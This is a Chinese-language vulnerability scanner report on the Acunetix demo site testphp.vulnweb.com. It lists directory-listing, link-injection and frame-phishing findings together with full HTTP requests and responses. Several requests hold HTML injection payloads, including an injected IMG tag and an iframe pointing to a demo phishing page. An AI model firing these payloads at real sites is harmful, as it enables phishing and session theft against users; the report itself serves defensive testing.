严重性: 中

CVSS 分数: 6.4

URL: http://testphp.vulnweb.com/

实体: CVS/ (Page)

风险: 可能会查看和下载特定 Web 应用程序虚拟目录的内容, 其中可能包含受限文件

原因: 许可权不当/已将 ACL 设置为文件/目录

固定值: 修改服务器配置, 以拒绝对包含敏感信息的目录的访问

差异: 路径 从以下位置进行控制: / 至: /cvs/

推理: 响应包含目录的内容 (目录列表)。这表示服务器允许列示目录 (通常不推荐此做法)。

测试请求和响应:

```
GET /cvs/ HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:14:00 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive

<html>
<head><title>Index of /cvs/</title></head>
<body bgcolor="white">
<h1>Index of /cvs/</h1><hr><pre><a href="..">../</a>
<a href="Entries">Entries</a>                                11-May-2011 10:27
1
<a href="Entries.Log">Entries.Log</a>                        11-May-2011 10:27
1
<a href="Repository">Repository</a>                          11-May-2011 10:27
8
<a href="Root">Root</a>                                       11-May-2011 10:27
1
</pre><hr></body>
</html>
```

测试响应

Index of /CVS/

../		
Entries	11-May-2011 10:27	1
Entries.Log	11-May-2011 10:27	1
Repository	11-May-2011 10:27	8
Root	11-May-2011 10:27	1

中 链接注入（便于跨站请求伪造）

7

TOC

问题 1 / 7

TOC

链接注入（便于跨站请求伪造）

严重性： 中

CVSS 分数： 6.4

URL： http://testphp.vulnweb.com/guestbook.php

实体： name (Parameter)

风险： 可能会窃取或操纵客户会话和 **cookie**，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
可能会在 **Web** 服务器上上载、修改或删除 **Web** 页面、脚本和文件

原因： 未对用户输入正确执行危险字符清理

固定值： [查看危险字符注入的可能解决方案](#)

anonymous user 全:

%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF266.html%22%3E

测试结果似乎指示存在脆弱性，因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
POST /guestbook.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/guestbook.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 83
```

name=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF266.html%22%3E&text=1234&submit=add+message

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:52:40 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsg12
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
```

```

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>guestbook</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
    else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
  }
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
<td align="left">
      <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
      </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
      <br>
      <a href="guestbook.php">guestbook</a> |
      <a href="AJAX/index.php">AJAX Demo</a>
    </td>
<td align="right">
    </td>
</tr></table>
  </div>
</div>
<!-- end masthead -->

```




问题 2 / 7

TOC

链接注入（便于跨站请求伪造）

严重性: 中

CVSS 分数: 6.4

URL: http://testphp.vulnweb.com/guestbook.php

实体: text (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保険号等敏感信息
可能会在 Web 服务器上上载、修改或删除 Web 页面、脚本和文件

原因: 未对用户输入正确执行危险字符清理

固定值: 查看危险字符注入的可能解决方案

差异: 参数 从以下位置进行控制: 1234 至: %22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF278.html%22%3E

推理: 测试结果似乎指示存在脆弱性，因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
POST /guestbook.php HTTP/1.1
```



```
name=anonymous+user&text=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF278.html%22%3E&submit=add+message
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
```

```
</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
<td align="left">
      <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
      </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
|
      <a href="guestbook.php">guestbook</a> |
      <a href="AJAX/index.php">AJAX Demo</a>
    </td>
<td align="right">
      </td>
</tr></table>
  </div>
</div>
<!-- end masthead -->
```

2019/10/13

```

        <div class="story">
            <form action="" method="post" name="faddentry">
                <input type="hidden" name="name" value="anonymous user">
                <textarea name="text" rows="5" wrap="VIRTUAL" style="width:500px;">
            </textarea>
                <br>
                <input type="submit" name="submit" value="add message">
            </form>
        </div>
    </div>
    <!-- InstanceEndEditable -->
    <!--end content -->

    <div id="navBar">
        <div id="search">
            <form action="search.php?test=query" method="post">
                <label>search art</label>
                <input name="searchFor" type="text" size="10">
                <input name="goButton" type="submit" value="go">
            </form>
        </div>
        <div id="sectionLinks">
            <ul>
                <li><a href="categories.php">Browse categories</a></li>
                <li><a href="artists.php">Browse artists</a></li>
                <li><a href="cart.php">Your cart</a></li>
                <li><a href="login.php">Signup</a></li>
                <li><a href="userinfo.php">Your profile</a></li>
                <li><a href="guestbook.php">Our guestbook</a></li>
                <li><a href="AJAX/index.php">AJAX Demo</a></li>
            </ul>
        </div>
        <div class="relatedLinks">
            <h3>Links</h3>
            <ul>
                <li><a href="http://www.acunetix.com">Security art</a></li>
                <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP scanner</a></li>
                <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/">PHP vuln help</a></li>
                <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a>
            </li>
            </ul>
        </div>
        <div id="advert">
            <p>
                <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
                codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
                ...
                ...
                ...
            </p>
        </div>
    </div>

```

测试响应

```
Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication packet', system error: 111 in /hj/var/www/database_connect.php on line 2 Website is out of order. Please visit back later. Thank you for understanding.
```

问题 3 / 7

TOC

链接注入（便于跨站请求伪造）

严重性: **中**

CVSS 分数: 6.4

URL: <http://testphp.vulnweb.com/search.php>

实体: searchFor (Parameter)

风险: 可能会窃取或操纵客户会话和 **cookie**，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
可能会在 **Web** 服务器上上载、修改或删除 **Web** 页面、脚本和文件

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 1234 至: %22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF210.html%22%3E

推理: 测试结果似乎指示存在脆弱性，因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
POST /search.php?test=query HTTP/1.1
```

```
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 71
```

```
searchFor=%22%27%3E%3CIMG%3D%22%2FWF_XSRF210.html%22%3E&goButton=go
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:51:38 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>search</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
        |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  <h2 id="pageName">searched for: ''</h2></div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
```

```

<div id="search">
  <form action="search.php?test=query" method="post">
    <label>search art</label>
    <input name="searchFor" type="text" size="10">
    <input name="goButton" type="submit" value="go">
  </form>
</div>
<div id="sectionLinks">
  <ul>
    <li><a href="categories.php">Browse categories</a></li>
    <li><a href="artists.php">Browse artists</a></li>
    <li><a href="cart.php">Your cart</a></li>
    <li><a href="login.php">Signup</a></li>
    <li><a href="userinfo.php">Your profile</a></li>
    <li><a href="guestbook.php">Our guestbook</a></li>
    <li><a href="AJAX/index.php">AJAX Demo</a></li>
  </ul>
</div>
<div class="relatedLinks">
  <h3>Links</h3>
  <ul>
    <li><a href="http://www.acunetix.com">Security art</a></li>
    <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP scanner</a></li>
    <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/">PHP vuln help</a></li>
    <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a>
  </li>
  </ul>
</div>
<div id="advert">
  <p>
    <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
    codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
    width="107" height="66">
      <param name="movie" value="Flash/add.swf">
      <param name="quality" value="high">
      <embed src="Flash/add.swf" quality="high"
      pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?
      Pl_Prod_Version=ShockwaveFlash" type="application/x-shockwave-flash" width="107" height="66">
    </embed>
    </object>
  </p>
</div>
</div>

<!--end navbar -->
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a
href="privacy.php">Privacy Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> |
&copy;2019
  Acunetix Ltd
</div>
<br>
<div style="background-color:lightgray;width:100%;text-align:
...
...
...

```

链接注入（便于跨站请求伪造）

严重性: **中**

CVSS 分数: 6.4

URL: http://testphp.vulnweb.com/hpp/

实体: pp (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
可能会在 Web 服务器上上载、修改或删除 Web 页面、脚本和文件

原因: 未对用户输入正确执行危险字符清理

固定值: 查看危险字符注入的可能解决方案

差异: 参数 从以下位置进行控制: 12 至: %22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF428.html%22%3E

推理: 测试结果似乎指示存在脆弱性，因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
GET /hpp/?pp=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF428.html%22%3E HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/hpp/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:53:39 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2

<title>HTTP Parameter Pollution Example</title>

<a href="?pp=12">check</a><br/>
<a href="params.php?p=valid&pp=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF428.html%22%3E">link1</a><br/>
<a href="params.php?p=valid&pp="'><IMG SRC="/WF_XSRF428.html">">link2</a><br/><form
action="params.php?p=valid&pp="'><IMG SRC="/WF_XSRF428.html">"><input type=submit name=aaaa/>
</form><br/>
<hr>
<a href='http://blog.mindedsecurity.com/2009/05/client-side-http-parameter-
pollution.html'>Original article</a>
```

测试响应



链接注入（便于跨站请求伪造）	
严重性:	中
CVSS 分数:	6.4
URL:	http://testphp.vulnweb.com/hpp/params.php
实体:	p (Parameter)
风险:	可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息 可能会在 Web 服务器上上载、修改或删除 Web 页面、脚本和文件
原因:	未对用户输入正确执行危险字符清理
固定值:	查看危险字符注入的可能解决方案

差异: 参数 从以下位置进行控制: valid 至: %22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF725.html%22%3E

推理: 测试结果似乎指示存在脆弱性，因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
GET /hpp/params.php?p=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF725.html%22%3E&pp=12 HTTP/1.1
```

```
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/hpp/?pp=12
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:55:06 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

""><IMG SRC="/WF_XSRF725.html">12
```

测试响应

"">12

链接注入（便于跨站请求伪造）

严重性: **中**

CVSS 分数: 6.4

URL: http://testphp.vulnweb.com/hpp/params.php

实体: pp (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
可能会在 Web 服务器上上载、修改或删除 Web 页面、脚本和文件

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 12 至: %22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF761.html%22%3E

推理: 测试结果似乎指示存在脆弱性，因为测试响应包含文件“WF_XSRF.html”的链接。


测试请求和响应:

```
GET /hpp/params.php?p=valid&pp=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF761.html%22%3E HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/hpp/?pp=12
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:55:10 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

valid"><IMG SRC="/WF_XSRF761.html">
```

测试响应

valid">

链接注入（便于跨站请求伪造）

严重性: **中**

CVSS 分数: 6.4


URL: <http://testphp.vulnweb.com/secured/newuser.php>

实体: uuname (Parameter)

风险: 可能会窃取或操纵客户会话和 **cookie**，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
可能会在 **Web** 服务器上上载、修改或删除 **Web** 页面、脚本和文件

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: **参数** 从以下位置进行控制:  至: `%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF543.html%22%3E`

推理: 测试结果似乎指示存在脆弱性，因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
POST /secured/newuser.php HTTP/1.1
```

```
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/signup.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 178

uname=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF543.html%22%3E&upass=&upass2=&urname=&ucc=1234&uemail=t
est%40altoromutual.com&uphone=555-555-5555&uaddress=753+Main+Street&signup=signup

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:54:22 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  Unable to access user database: You have an error in your SQL syntax; check the manual
  that corresponds to your MySQL server version for the right syntax to use near '><IMG
  SRC="/WF_XSRF543.html">' at line 1
```

测试响应

问题 1 / 4

TOC

目录列表

严重性: 中

CVSS 分数: 6.4

URL: http://testphp.vulnweb.com/images/

实体: images/ (Page)

风险: 可能会查看和下载特定 Web 应用程序虚拟目录的内容, 其中可能包含受限文件

原因: 已启用目录浏览

固定值: 修改服务器配置以拒绝目录列表, 并安装推出的最新安全补丁

差异: 方法 从以下位置进行控制: HEAD 至: GET
路径 从以下位置进行控制: /images/logo.gif 至: /images/

推理： 响应包含目录的内容（目录列表）。这表示服务器允许列示目录（通常不推荐此做法）。
测试请求和响应：

```
GET --begin_mark_tag--/images/--end_mark_tag-- HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:58:30 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive

<html>
<head><title>Index of /images/</title></head>
<body bgcolor="white">
<h1>Index of /images/</h1><hr><pre><a href="..">../</a>
<a href="logo.gif">logo.gif</a>                                     11-May-2011 10:27
6660
<a href="remark.gif">remark.gif</a>                                11-May-2011 10:27
79
</pre><hr></body>
</html>
```

测试响应

Index of /images/

[../](#)
[logo.gif](#)
[remark.gif](#)

11-May-2011 10:276660

11-May-2011 10:2779

目录列表

严重性: 中

CVSS 分数: 6.4

URL: http://testphp.vulnweb.com/Flash/

实体: Flash/ (Page)

风险: 可能会查看和下载特定 Web 应用程序虚拟目录的内容, 其中可能包含受限文件

原因: 已启用目录浏览

固定值: 修改服务器配置以拒绝目录列表, 并安装推出的最新安全补丁

差异: 方法 从以下位置进行控制: HEAD 至: GET

路径 从以下位置进行控制: /Flash/add.swf 至: /Flash/

推理: 响应包含目录的内容 (目录列表)。这表示服务器允许列示目录 (通常不推荐此做法)。

测试请求和响应:

```
GET --begin_mark_tag--/Flash/--end_mark_tag-- HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:58:35 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive

<html>
<head><title>Index of /Flash/</title></head>
<body bgcolor="white">
<h1>Index of /Flash/</h1><hr><pre><a href="..">../</a>
<a href="add.flc">add.flc</a>
154624
<a href="add.swf">add.swf</a>
17418
</pre><hr></body>
</html>
```

11-May-2011 10:27

11-May-2011 10:27

测试响应

Index of /Flash/

../	11-May-2011 10:27	154624
add fla	11-May-2011 10:27	17418
add.swf		

问题 3 / 4

TOC

目录列表

严重性: **中**

CVSS 分数: 6.4

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/

实体: images/ (Page)

风险: 可能会查看和下载特定 Web 应用程序虚拟目录的内容，其中可能包含受限文件

原因: 已启用目录浏览

固定值: 修改服务器配置以拒绝目录列表，并安装推出的最新安全补丁

差异: 方法 从以下位置进行控制: HEAD 至: GET

路径 从以下位置进行控制: /Mod_Rewrite_Shop/images/1.jpg 至: /Mod_Rewrite_Shop/images/

推理: 响应应包含目录的内容（目录列表）。这表示服务器允许列示目录（通常不推荐此做法）。

测试请求和响应:

```
GET --begin_mark_tag--/Mod_Rewrite_Shop/images/--end_mark_tag-- HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```

Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:58:58 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive

<html>
<head><title>Index of /Mod_Rewrite_Shop/images/</title></head>
<body bgcolor="white">
<h1>Index of /Mod_Rewrite_Shop/images/</h1><hr><pre><a href="..">../</a>
<a href="1.jpg">1.jpg</a>                                15-Feb-2012 08:33
3551
<a href="2.jpg">2.jpg</a>                                15-Feb-2012 08:27
2739
<a href="3.jpg">3.jpg</a>                                15-Feb-2012 08:28
3560
</pre><hr></body>
</html>

```

测试响应

Index of /Mod_Rewrite_Shop/images/

../		
1.jpg	15-Feb-2012 08:33	3551
2.jpg	15-Feb-2012 08:27	2739
3.jpg	15-Feb-2012 08:28	3560

目录列表

严重性: 中

CVSS 分数: 6.4

URL: http://testphp.vulnweb.com/admin/

实体: admin/ (Page)

风险: 可能会查看和下载特定 Web 应用程序虚拟目录的内容, 其中可能包含受限文件

原因: 已启用目录浏览

固定值: 修改服务器配置以拒绝目录列表, 并安装推出的最新安全补丁

差异: 路径 从以下位置进行控制: / 至: /admin/

推理: 响应包含目录的内容 (目录列表)。这表示服务器允许列示目录 (通常不推荐此做法)。

测试请求和响应:

```
GET /admin/ HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:16:31 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive

<html>
<head><title>Index of /admin/</title></head>
<body bgcolor="white">
<h1>Index of /admin/</h1><hr><pre><a href="..">../</a>
<a href="create.sql">create.sql</a>
523
</pre><hr></body>
</html>
```

11-May-2011 10:27

测试响应

Index of /admin/

[../](#)
[create.sql](#)

11-May-2011 10:27

523

中

通过框架钓鱼 8

TOC

问题 1 / 8

TOC

通过框架钓鱼

严重性: 中

CVSS 分数: 6.4

URL: http://testphp.vulnweb.com/guestbook.php

实体: name (Parameter)

风险: 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: 未对用户输入正确执行危险字符清理

固定值: 查看危险字符注入的可能解决方案

差异: 参数 从以下位置进行控制: anonymous user 至:

anonymous+user%27%22%3E%3Ciframe+id%3D258+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.htm

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含 URL "http://demo.testfire.net/phishing.html" 的 frame/iframe。

测试请求和响应:

```
POST /guestbook.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/guestbook.php
Host: testphp.vulnweb.com
